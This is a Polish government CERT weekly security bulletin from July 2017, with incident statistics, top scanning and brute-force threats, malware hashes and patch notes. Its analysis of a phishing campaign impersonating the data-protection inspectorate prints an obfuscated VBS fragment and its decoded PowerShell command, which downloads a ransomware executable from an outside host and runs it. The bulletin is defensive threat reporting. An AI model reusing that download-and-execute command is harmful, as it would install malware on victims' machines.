CERT.GOV.PL

Tygodniowy biuletyn informacyjny


dot. istotnych zagrożeń dla zasobów teleinformatycznych w domenie GOV.PL


I. Informacje na temat incydentów zgłoszonych do CERT.GOV.PL

Wykaz incydentów zgłoszonych do Zespołu CERT.GOV.PL w dniach 30.06.2017-06.07.2017	
Incydenty zgłoszone	370
Incydenty zarejestrowane[1]	104


[1] Incydenty, które pozostają we właściwości Zespołu CERT.GOV.PL i zostały obsłużone zgodnie z procedurą. Różnica wartości wynika z tego, iż w ramach jednego incydentu może zostać zarejestrowanych wiele zgłoszeń.

Rozkład zarejestrowanych incydentów[2] przez Zespół CERT.GOV.PL w dniach 30.06.2017 - 06.07.2017






Podział łącznej ilości wykrytych w analizowanym przedziale czasu incydentów ze względu na kategorię celów ataku oraz wykresy trendu za ostatnie 4 tygodnie dla tych grup:



[2] Incydenty zgłoszone w dni ustawowo wolne od pracy tj. w sobotę, niedzielę oraz w święta zostają zarejestrowane i obsłużone w pierwszym dniu roboczym.

Podział wykrytych incydentów w analizowanym okresie czasu ze względu na kategorię incydentu:



Komentarz:
W bieżącym tygodniu najwięcej odnotowanych incydentów dotyczyło urządzeń złośliwym oprogramowaniem. Sumarycznie największą ilość incydentów odnotowano w instytucjach sklasyfikowanych jako Urzędy oraz Infrastruktura Krytyczna.


Kategoria podmiotu	Ilość incydentów	Klasyfikacja	Opis
Infrastruktura krytyczna	**1**	Botnet	Odnotowano połączenia do sieci botnet z adresów IP należących do przestrzeni adresowej instytucji administracji publicznej lub operatora infrastruktury krytycznej, co może świadczyć o prawdopodobnej infekcji komputera oprogramowaniem złośliwym.
Urzędy	**2**		
Pozostałe	**1**		
Instytucje administracji publicznej i infrastruktura krytyczna	**4**	Atak	Uzyskano informację o przeprowadzonym ataku na zasoby TI należące do instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**4**	Niedostępność	Uzyskano informację o niedostępności serwisów administracji państwowej.
Instytucje administracji publicznej i infrastruktura krytyczna	**15**	Błędna konfiguracja	Uzyskano informację o błędnie skonfigurowanym zasobie TI należącym do instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**45**	Wirus	Uzyskano informację o infekcji złośliwym oprogramowaniem komputera należącego do instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**12**	Skanowanie	Uzyskano informację o próbie skanowania zasobów TI instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**4**	Phishing	Odnotowano wiadomości typu phishing, próbujące nakłonić użytkownika do uruchomienia złośliwego załącznika lub odwiedzenia spreparowanej witryny.


Instytucje administracji publicznej i infrastruktura krytyczna	**2**	Publikacja	Uzyskano informację o naruszeniu praw autorskich w zasobach TI instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**2**	Podszywanie	Uzyskano informację o próbie podszycia pod zasoby TI instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**1**	Podatność	Uzyskano informację o wystąpieniu podatności w zasobach TI instytucji administracji publicznej lub operatora infrastruktury krytycznej.
Instytucje administracji publicznej i infrastruktura krytyczna	**11**	SPAM	Uzyskano informację o wysyłce wiadomości SPAM do instytucji administracji publicznej lub operatora infrastruktury krytycznej.

II. Analiza zagrożeń z przestrzeni adresowej instytucji administracji państwowej


Alarmy odnotowane przez system ARAKIS 2.0 GOV[3] w dniach 23.06.2017 - 29.06.2017

Statystyka ilości alarmów z podziałem na stopień istotności oraz statystyka tygodniowa z łączną ilością alarmów.





Wykaz najczęściej atakujących krajów[5] w analizowanym okresie:




[3] ARAKIS 2.0 GOV jest systemem wczesnego ostrzegania o zagrożeniach w sieci Internet następnej generacji. System ten jest efektem współpracy DBTI ABW oraz działającego w ramach NASK zespołu CERT Polska. System ARAKIS 2.0 GOV powstał na potrzeby wsparcia ochrony zasobów teleinformatycznych administracji państwowej w wyniku rozszerzenia stworzonego przez CERT Polska systemu ARAKIS 2.0 o nowe komponenty oraz dodatkowe funkcjonalności.

[5] Źródło pochodzenia zaznaczone na poniższym wykresie w postaci poszczególnych krajów nie oznacza, że atak został przeprowadzony bezpośrednio z tych lokalizacji. Istnieje możliwość wykorzystania serwerów pośredniczących zlokalizowanych w różnych krajach przez atakującego w celu utrudnienia jego lokalizacji. Na powyższym wykresie kategoria „Nieznane" przedstawia zarejestrowane adresy IP, nieprzypisane do żadnego podmiotu.

Wykaz dziesięciu najczęstszych zagrożeń w analizowanym okresie:

Kod	Opis zagrożenia	Ilość wystąpień	Procent wystąpień do wszystkich zagrożeń
T1	Próba skanowania w poszukiwaniu usługi SSH (outbound)	168134	37,75%
T2	Próba wykorzystania narzędzia typu BruteForce do ataku na SSH (downgrade PUTTY)	125095	28,08%
T3	Próba skanowania w poszukiwaniu usługi SSH	40970	9,20%
T4	Próba skanowania za pomocą narzędzia friendly-scanner	39530	8,87%
T5	Próba skanowania za pomocą narzędzia Sipvicious	20044	4,50%
T6	Dostęp do NETBIOS SMB-DS IPC (unicode share access)	18552	4,17%
T7	Dostęp do NETBIOS SMB-DS IPC	10721	2,41%
T8	Próba wykorzystania podatności protokołu SMBv1	10633	2,39%
T9	Próba połączenia do usługi SSH przy wykorzystaniu LibSSH (brute-force)	3422	0,77%
T10	Skanowanie w poszukiwaniu SipCLI VOIP	2618	0,59%

Poniższy wykres reprezentuje procentową wartość zagrożeń wyłącznie w odniesieniu do danych zawartych w tabeli TOP10:



III. Istotne informacje uzyskane przez CERT.GOV.PL mogące mieć wpływ na bezpieczeństwo systemów w domenie gov.pl

1. Zespół CERT.GOV.PL informuje o kampanii phishingowej ukierunkowanej m. in. na administrację państwową oraz użytkowników prywatnych. Przedmiotowa korespondencja dotyczy przesłanych drogą mailową załączników ze złośliwym skryptem. Rzekomym nadawcą wiadomości jest Generalny Inspektorat Ochrony Danych Osobowych. W celu uwierzytelnienie się w oczach odbiorcy, nadawca wiadomości wykorzystuje prawdziwe dane kontaktowe oraz logo GIODO.

   W wiadomości załączony jest plik vbs o nazwie "Powiadomienie o planowanej kontroli GIODO_PDF.vbs" (MD5: 849F71115FD8277E76259AC9452DAB5B).
   Całość skryptu jest obfuskowana, jednakże najważniejszy jest poniżej przedstawiony fragment:

```
IAAgACAAIAAgAHMARQBUAC0AYwBvAG4AVABlAG4AVAAgACAAIAAgACAALQBWAEEAbABV
AGUAIAAgACAAIAAgACgAbgBlAFcALQBPAGIAagBFAEMAdAAgAFMAeQBTAHQARQBNAC4A
TgBlAFQALgBXAEUAQgBDAEwAaQBFAE4AVAApAC4ARABPAFcAbgBMAE8AQQBEAEQAQQ
BUAGEAKAAgACAAIAAgACAAHSBoAHQAdABwADoALwAvAGEAZABtAGkAbgBlAHgALgBuAH
MAdQBwAGQAYQB0AGUALgBpAG4AZgBvAC8AMQA1ADAAMAAvAHMANQAwADAALgBlAHgA
ZQAdICAAIAAgACAAIAApACAAIAAgACAAIAAtAEUAbgBjAG8ARABJAE4ARwAgACAAIAAgAC
AAYgB5AFQARQAgACAAIAAgACAALQBQAGEAVABoACAAIAAgACAAIAAdICQAZQBuAHYAO
gBhAHAAcABkAGEAdABhAFwAawB3AHMAbABrADYALgBlAHgAZQAdICAAIAAgACAAIAA7AC
AAIAAgACAAIABTAFQAYQBSAHQALQBQAFIATwBjAGUAcwBzACAAIAAgACAAIAAdICQARQB
uAHYAOgBhAFAAcABEAGEAdABhAFwAawB3AHMAbABrADYALgBlAHgAZQAdIA
```

   Po odkodowaniu powyższego otrzymujemy:

```
    sET-conTenT    -VAlUe    (neW-ObjECt SyStEM.NeT.WEBCLiENT).DOWnLOADDATa(    "
http://adminex.nsupdate.info/1500/s500.exe"    )    -EncoDING    byTE    -PaTh    "
$env:appdata\kwslk6.exe"    ;    STaRt-PROcess    "$Env:aPpData\kwslk6.exe"
```

   Z przedstawionych informacji wynika, iż skrypt łączy się z adresem http://adminex.nsupdate.info/1500/s500.exe. Proces ten ma na celu pobranie pliku s500.exe (MD5: 5254AD8A9634DA8E4B48CA18727CAA7E), który następnie zostaje uruchomiony pod nazwą "PostgreSQL".

   Na podstawie przeprowadzonej analizy pliku exe, Zespół CERT.GOV.PL informuje, iż program ma na celu szyfrowanie plików na dysku twardym. Szyfrowane są pliki różnego typu od graficznych, przez muzyczne po pliku dokumentów czy archiwów (.zip, .rar, .7zip).
   Do szyfrowania danych wykorzystywany jest algorytm Rijndael'a.

   Rządowy Zespół Reagowania na Incydenty Komputerowe zaleca nie uruchamiać przesłanego drogą elektroniczną skryptu oraz usunąć wiadomość.

2. Zespół CERT.GOV.PL informuje o wykryciu złośliwych załączników rozsyłanych w wiadomościach elektronicznych.

LP.	Plik	MD5
1	Powiadomienie o planowanej kontroli GIODO_PDF.vbs	849F71115FD8277E76259AC9452DAB5B
2	s500.exe	5254AD8A9634DA8E4B48CA18727CAA7E
3	3D_28.06.2017.37.xls_	AEDECCB64B30AB0FC248A4C78B7D6991
4	95372-VAT.xls	A2E52A567E8490D72F1EB362AB28D470

3. Kluczowe poprawki bezpieczeństwa:

L.p.	Producent	Oprogramowanie	Identyfikator	Opis
1		CheckDrive	2017.01.14	www.abelssoft.de
2		Opera	46.0.2597.39	www.opera.com
3		GiliSoft USB Stick Encryption	6.1.0	www.gilisoft.com
4		Speccy	1.31.723	www.piriform.com
5		phpMyAdmin	4.7.2	www.phpmyadmin.net
6		VeraCrypt	1.21	www.veracrypt.codeplex.com

2. Wybrane informacje dotyczące bezpieczeństwa w cyberprzestrzeni

1. N AV-Test: liczba zagrożeń dla Linuksa potroiła się w 2016

Najnowszy raport AV-Test dotyczący niebezpieczeństw w ubiegłym roku w Internecie przynosi dwie bardzo interesujące informacje. Po pierwsze liczba nowych zagrożeń na platformę Windows zmniejszyła się o 15% w porównaniu z rokiem 2015. Po drugie, liczba zagrożeń na Linuksie potroiła się.

https://www.dobreprogramy.pl/AVTest-liczba-zagrozen-dla-Linuksa-potroila-sie-w-2016,News,82022.html

2. Za kulisami największych odkryć Kaspersky Lab związanych z zaawansowanymi cyberatakami

Od dochodzenia w sprawie cyberataku, który spowodował miliardowe straty, przez analizę ugrupowania cyberszpiegowskiego wykorzystującego satelity do ukrywania swoich śladów, po badanie wyrafinowanego szkodliwego oprogramowania niszczącego dane, które jest w stanie spowodować zakłócenia w przemyśle naftowym w regionie — takie działania stanowią codzienność dla ponad 40 ekspertów, którzy tworzą Globalny Zespół ds. Badań i Analiz (GReAT) Kaspersky Lab.

http://di.com.pl/za-kulisami-najwiekszych-odkryc-kaspersky-lab-zwiazanych-z-zaawansowanymi-cyberatakami-57703

3. YubiKey dobry na wszystko, czyli sprzętowe wsparcie logowania po SSH

Macie już swojego YubiKeya? Przeczytajcie koniecznie. A jeśli nie macie, to kupcie a potem przeczytajcie, bo wygląda na to, że te małe breloczki są bardzo ciekawym narzędziem zwiększającym bezpieczeństwo Waszych kont.

https://zaufanatrzeciastrona.pl/post/yubikey-dobry-na-wszystko-czyli-sprzetowe-wsparcie-logowania-po-ssh/

E-mail: cert@cert.gov.pl
Telefon: +48 22 58 59 373
Fax: +48 22 58 58 833
WWW: http://www.cert.gov.pl